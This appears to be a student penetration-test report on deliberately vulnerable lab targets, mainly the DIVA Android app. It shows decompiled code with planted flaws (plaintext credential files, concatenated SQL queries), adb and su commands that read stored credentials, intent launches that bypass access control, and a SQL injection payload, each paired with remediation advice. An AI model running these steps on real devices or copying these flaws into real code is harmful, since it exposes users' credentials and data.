AccessControl3Activity.java  APICredsActivity.java             Hardcode2Activity.java  InputValidation3Activity.java           InsecureDataStorage3Activ

┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ cat InsecureDataStorage3Activity.java
package jakhar.aseem.diva;

import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;
import java.io.File;
import java.io.FileWriter;

/* loaded from: classes.dex */
public class InsecureDataStorage3Activity extends AppCompatActivity {
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentActivityDonut, an
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_insecure_data_storage3);
    }

    public void saveCredentials(View view) {
        EditText usr = (EditText) findViewById(R.id.ids3Usr);
        EditText pwd = (EditText) findViewById(R.id.ids3Pwd);
        File ddir = new File(getApplicationInfo().dataDir);
        try {
            File uinfo = File.createTempFile("uinfo", "tmp", ddir);
            uinfo.setReadable(true);
            uinfo.setWritable(true);
            FileWriter fw = new FileWriter(uinfo);
            fw.write(usr.getText().toString() + ":" + pwd.getText().toString() + "\n");
            fw.close();
            Toast.makeText(this, "3rd party credentials saved successfully!", 0).show();
        } catch (Exception e) {
            Toast.makeText(this, "File error occurred", 0).show();
            Log.d("Diva", "File error: " + e.getMessage());
        }
```

```
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell
x86_64:/ $ ls
acct  bugreports  d            debug_ramdisk  etc                    init.android_x86_64.rc  lib           mnt  proc     sepolicy  system                    vendor
apex  cache       data         default.prop   fstab.android_x86_64   init.environ.rc         linkerconfig  odm  product  storage   system_ext
bin   config      data_mirror  dev            init                   init.superuser.rc       lost+found    oem  sdcard   sys       ueventd.android_x86_64.rc
x86_64:/ $ sscd data
/system/bin/sh: sscd: inaccessible or not found
127|x86_64:/ $ cd datas
/system/bin/sh: cd: /datas: No such file or directory
2|x86_64:/ $ ls
acct  bugreports  d            debug_ramdisk  etc                    init.android_x86_64.rc  lib           mnt  proc     sepolicy  system                    vendor
apex  cache       data         default.prop   fstab.android_x86_64   init.environ.rc         linkerconfig  odm  product  storage   system_ext
bin   config      data_mirror  dev            init                   init.superuser.rc       lost+found    oem  sdcard   sys       ueventd.android_x86_64.rc
x86_64:/ $ cd data
x86_64:/data $ ls
ls: .: Permission denied
1|x86_64:/data $ su
:/ # ls
acct            debug_ramdisk  lib           sepolicy
apex            default.prop   linkerconfig  storage
bin             dev            lost+found    sys
bugreports      etc            mnt           system
cache           fstab.android_x86_64  odm    system_ext
config          init           oem           ueventd.android_x86_64.rc
d               init.android_x86_64.rc  proc  vendor
data            init.environ.rc  product
data_mirror     init.superuser.rc  sdcard
:/ # cd data
:/data # ls
adb             cache          misc_ce            server_configurable_flags
anr             dalvik-cache   misc_de            ss
apex            data           nfc                system
app             drm            ota                system_ce
app-asec        gsi            ota_package        system_de
app-ephemeral   incremental    per_boot           tombstones
app-lib         local          preloads           user
app-private     lost+found     property           user_de
app-staging     media          resource-cache     vendor
backup          mediadrm       rollback           vendor_ce
bootchart       misc           rollback-observer  vendor_de
:/data # cd data
```

```
com.android.theme.icon_pack.circular.themepicker
com.android.theme.icon_pack.filled.android
com.android.theme.icon_pack.filled.launcher
com.android.theme.icon_pack.filled.settings
com.android.theme.icon_pack.filled.systemui
com.android.theme.icon_pack.filled.themepicker
com.android.theme.icon_pack.kai.android
com.android.theme.icon_pack.kai.launcher
com.android.theme.icon_pack.kai.settings
com.android.theme.icon_pack.kai.systemui
com.android.theme.icon_pack.kai.themepicker
com.android.theme.icon_pack.rounded.android
com.android.theme.icon_pack.rounded.launcher
com.android.theme.icon_pack.rounded.settings
com.android.theme.icon_pack.rounded.systemui
com.android.theme.icon_pack.rounded.themepicker
com.android.theme.icon_pack.sam.android
com.android.theme.icon_pack.sam.launcher
com.android.theme.icon_pack.sam.settings
com.android.theme.icon_pack.sam.systemui
com.android.theme.icon_pack.sam.themepicker
com.android.theme.icon_pack.victor.android
com.android.theme.icon_pack.victor.launcher
com.android.theme.icon_pack.victor.settings
com.android.theme.icon_pack.victor.systemui
com.android.theme.icon_pack.victor.themepicker
com.android.traceur
com.android.vpndialogs
com.android.wallpaper.livepicker
com.android.wallpaperbackup
com.android.wallpapercropper
com.android.wallpaperpicker
com.android.webview
com.android.wifi.resources
com.example.android.notepad
com.example.android.rssreader
com.farmerbb.taskbar.androidx86
com.termoneplus
jakhar.aseem.diva
org.chromium.webview_shell
org.lineageos.eleven
org.zeroxlab.util.tscal
```

```
130|:/data/data # cd jakhar.aseem.diva
:/data/data/jakhar.aseem.diva # ls
cache  code_cache  databases  shared_prefs  uinfo29831314056922902 36tmp
:/data/data/jakhar.aseem.diva # cat uinfo29831314056922902 36tmp
hamza:00000
:/data/data/jakhar.aseem.diva #
```

Remediation:

- *Avoid external storage for sensitive data.*
- *Use internal storage with MODE_PRIVATE.*


6) INPUT VALIDATION ISSUE 1

***Description**:*


The app failed to sanitize user inputs, allowing SQL injection. Attackers can manipulate queries to extract, modify, or delete database contents (e.g., ' OR 1=1 -- returned all records).

***Steps Taken**:*

- *Injected SQL payloads into input fields.*
- *Dumped entire database contents.*



```
┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ cat SQLInjectionActivity.java
package jakhar.aseem.diva;

import android.database.Cursor;
import android.database.sqlite.SQLiteDatabase;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.EditText;
import android.widget.Toast;

/* loaded from: classes.dex */
public class SQLInjectionActivity extends AppCompatActivity {
    private SQLiteDatabase mDB;

    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, android.support.v4.app.BaseFragmentA
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            this.mDB = openOrCreateDatabase("sqli", 0, null);
            this.mDB.execSQL("DROP TABLE IF EXISTS sqliuser;");
            this.mDB.execSQL("CREATE TABLE IF NOT EXISTS sqliuser(user VARCHAR, password VARCHAR, credit_card VARCHAR);");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('admin', 'passwd123', '1234567812345678');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('diva', 'p@ssword', '1111222233334444');");
            this.mDB.execSQL("INSERT INTO sqliuser VALUES ('john', 'password123', '5555666677778888');");
        } catch (Exception e) {
            Log.d("Diva-sqli", "Error occurred while creating database for SQLi: " + e.getMessage());
        }
        setContentView(R.layout.activity_sqlinjection);
    }

    public void search(View view) {
        EditText srchtxt = (EditText) findViewById(R.id.ivi1search);
        try {
            Cursor cr = this.mDB.rawQuery("SELECT * FROM sqliuser WHERE user = '" + srchtxt.getText().toString() + "'", null);
            StringBuilder strb = new StringBuilder("");
            if (cr != null && cr.getCount() > 0) {
                cr.moveToFirst();
                do {
                    strb.append("User: (" + cr.getString(0) + ") pass: (" + cr.getString(1) + ") Credit card: (" + cr.getString(2) + ")\
                } while (cr.moveToNext());
            } else {
                strb.append("User: (" + srchtxt.getText().toString() + ") not found");
            }
```



***Remediation**:*

- *Use parameterized queries (e.g., SQLiteDatabase#compileStatement()).*


7) INPUT VALIDATION ISSUE 2

***Description**:*

Lack of input validation allowed execution of malicious scripts or commands (e.g., <script> tags or OS commands). This could lead to client-side attacks (XSS) or remote code execution.

***Steps Taken**:*

- *Tested with XSS and command payloads.*
- *Observed script execution/app crashes.*



***Remediation**:*

- *Sanitize inputs using libraries like OWASP Java Encoder.*
- *Restrict input formats (e.g., regex).*


8) ACCESS CONTROL ISSUE 1

***Description**:*

Critical app activities were marked as exported="true", allowing unauthorized apps or users to launch them. This bypasses authentication and exposes sensitive functionalities.

***Steps Taken**:*

- *Identified exported activities via drozer.*
- *Accessed restricted screens via ADB.*


12:34
9. Access Control Issues - Part 1
Objective: You are able to access the API credentials when you click the button. Now, try to access the API credentials from outside the app.
Hint:Components of an app can be accessed from other apps or users if they are not properly protected. Components such as activities, services, content providers are prone to this.
VIEW API CREDENTIALS

```
        android:label="@string/d7"
        android:name="jakhar.aseem.diva.SQLInjectionActivity" />
    <activity
        android:label="@string/d8"
        android:name="jakhar.aseem.diva.InputValidation2URISchemeActivity" />
    <activity
        android:label="@string/d9"
        android:name="jakhar.aseem.diva.AccessControl1Activity" />
    <activity
        android:label="@string/apic_label"
        android:name="jakhar.aseem.diva.APICredsActivity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS" />
            <category android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </activity>
    <activity
        android:label="@string/d10"
        android:name="jakhar.aseem.diva.AccessControl2Activity" />
    <activity
        android:label="@string/apic2_label"
        android:name="jakhar.aseem.diva.APICreds2Activity">
        <intent-filter>
            <action android:name="jakhar.aseem.diva.action.VIEW_CREDS2" />
            <category android:name="android.intent.category.DEFAULT" />
        </intent-filter>
    </activity>
    <provider
        android:name="jakhar.aseem.diva.NotesProvider"
        android:enabled="true"
        android:exported="true"
        android:authorities="jakhar.aseem.diva.provider.notesprovider" />
    <activity
        android:label="@string/d11"
        android:name="jakhar.aseem.diva.AccessControl3Activity" />
    <activity
        android:label="@string/d12"
        android:name="jakhar.aseem.diva.Hardcode2Activity" />
    <activity
        android:label="@string/pnotes"
        android:name="jakhar.aseem.diva.AccessControl3NotesActivity" />
```

```
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell am start -a jakhar.aseem.diva.action.VIEW_CRED
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CRED }
Error: Activity not started, unable to resolve Intent { act=jakhar.aseem.diva.action.VIEW_CRED flg=0x10000000 }

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell am start -a jakhar.aseem.diva.action.VIEW_CREDS
Starting: Intent { act=jakhar.aseem.diva.action.VIEW_CREDS }

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$
```

***Remediation**:*

- *Set android:exported="false" for non-public components.*
- *Enforce permission checks.*


9) ACCESS CONTROL ISSUE 2

***Description**:*

Missing server-side authorization checks allowed attackers to manipulate parameters (e.g., user IDs) to access unauthorized resources (Insecure Direct Object Reference).


***Steps Taken**:*

- *Modified request parameters (e.g., user_id=2).*
- *Accessed restricted data without authentication.*



```
┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ ls
AccessControl1Activity.java  AccessControl3NotesActivity.java  BuildConfig.java        HardcodeActivity.j
AccessControl2Activity.java  APICreds2Activity.java            DivaJni.java            InputValidation2UR
AccessControl3Activity.java  APICredsActivity.java             Hardcode2Activity.java  InputValidation3Ac

┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
└─$ cat AccessControl2Activity.java
package jakhar.aseem.diva;

import android.content.Intent;
import android.os.Bundle;
import android.support.v7.app.AppCompatActivity;
import android.util.Log;
import android.view.View;
import android.widget.RadioButton;
import android.widget.Toast;

/* loaded from: classes.dex */
public class AccessControl2Activity extends AppCompatActivity {
    @Override // android.support.v7.app.AppCompatActivity, android.support.v4.app.FragmentActivity, andro
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_access_control2);
    }

    public void viewAPICredentials(View view) {
        RadioButton rbregnow = (RadioButton) findViewById(R.id.aci2rbregnow);
        Intent i = new Intent();
        boolean chk_pin = rbregnow.isChecked();
        i.setAction("jakhar.aseem.diva.action.VIEW_CREDS2");
        i.putExtra(getString(R.string.chk_pin), chk_pin);
        if (i.resolveActivity(getPackageManager()) != null) {
            startActivity(i);
        } else {
            Toast.makeText(this, "Error while getting Tveeter API details", 0).show();
            Log.e("Diva-aci1", "Couldn't resolve the Intent VIEW_CREDS2 to our activity");
        }
    }
}

┌──(hamzariaz㉿Kali)-[~/…/sources/jakhar/aseem/diva]
```

```
┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb connect 192.168.183.134
already connected to 192.168.183.134:5555

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
└─$ ./adb shell am start -n jakhar.aseem.diva/.APICreds2Activity -a jakhar.aseem.diva.action/.VIEW_CREDS2 — ez check_pin false
Starting: Intent { act=jakhar.aseem.diva.action/.VIEW_CREDS2 pkg=— cmp=jakhar.aseem.diva/.APICreds2Activity }

┌──(hamzariaz㉿Kali)-[~/Downloads/platform-tools]
```



Challenges Faced:

- ***Environment Setup:*** *Difficulties in managing dependencies and ensuring compatibility across different systems.*
- ***Tool Integration:*** *Challenges in standardizing and parsing outputs from various security tools (Bandit, Flake8, Semgrep) into a unified format.*
- ***Keyword Mapping Limitations:*** *Inconsistent matching of vulnerability descriptions to CVE and mitigation keywords due to varied phrasing.*
- ***False Positives:*** *Some tools generated excessive or inaccurate results, necessitating manual filtering.*
- ***Limited Documentation:*** *Sparse official guidance hindered the configuration of advanced features, particularly custom rules for Semgrep.*
- ***Time Constraints:*** *The project timeline limited the scope of features, prioritizing stability and core functionality.*

Conclusion:

The penetration test conducted on Metasploitable 2, DVWA, bWAPP, and DIVA was successful in identifying and exploiting common security vulnerabilities. Tools such as Burp Suite, Nmap, and Metasploit were used to simulate real-world attack scenarios, providing practical experience in web and mobile application security. Despite encountering setup and tool-related challenges, the assessment yielded valuable insights into prevalent weaknesses and reinforced the importance of best practices for securing applications and systems.

Key Recommendations:

The recommendations focus on a defense-in-depth strategy:

1. ***Authentication & Access Control:***
    - *Enforce strong, unique passwords and implement Multi-Factor Authentication (MFA).*
    - *Implement account lockout mechanisms, CAPTCHA, and rate limiting to deter brute-force attacks.*
    - *Change default credentials immediately on all systems and services.*
    - *Disable root login via SSH and use key-based authentication.*
    - *Apply the principle of least privilege for database users and service accounts.*
    - *Restrict access to management interfaces (e.g., Tomcat Manager, database remote access).*
    - *Use CSRF tokens and validate session integrity.*
    - *Implement proper authorization checks to prevent Insecure Direct Object References (IDOR).*
2. ***Software & System Hardening:***
    - *Regularly update and patch all software, including OS, web servers (Apache, Tomcat), databases (PostgreSQL), services (vsftpd, SAMBA, Java RMI), and applications (PHP).*

- *Disable unnecessary services, ports, and features (e.g., Telnet, anonymous FTP, WebDAV, CGI if not needed, SMTP VRFY/EXPN).*
- *Secure configurations: Enforce strong security headers, use encrypted communication protocols (SSH instead of Telnet).*
- *Implement Web Application Firewalls (WAF).*

3. ***Input Validation & Output Encoding (Web/Application Specific):***
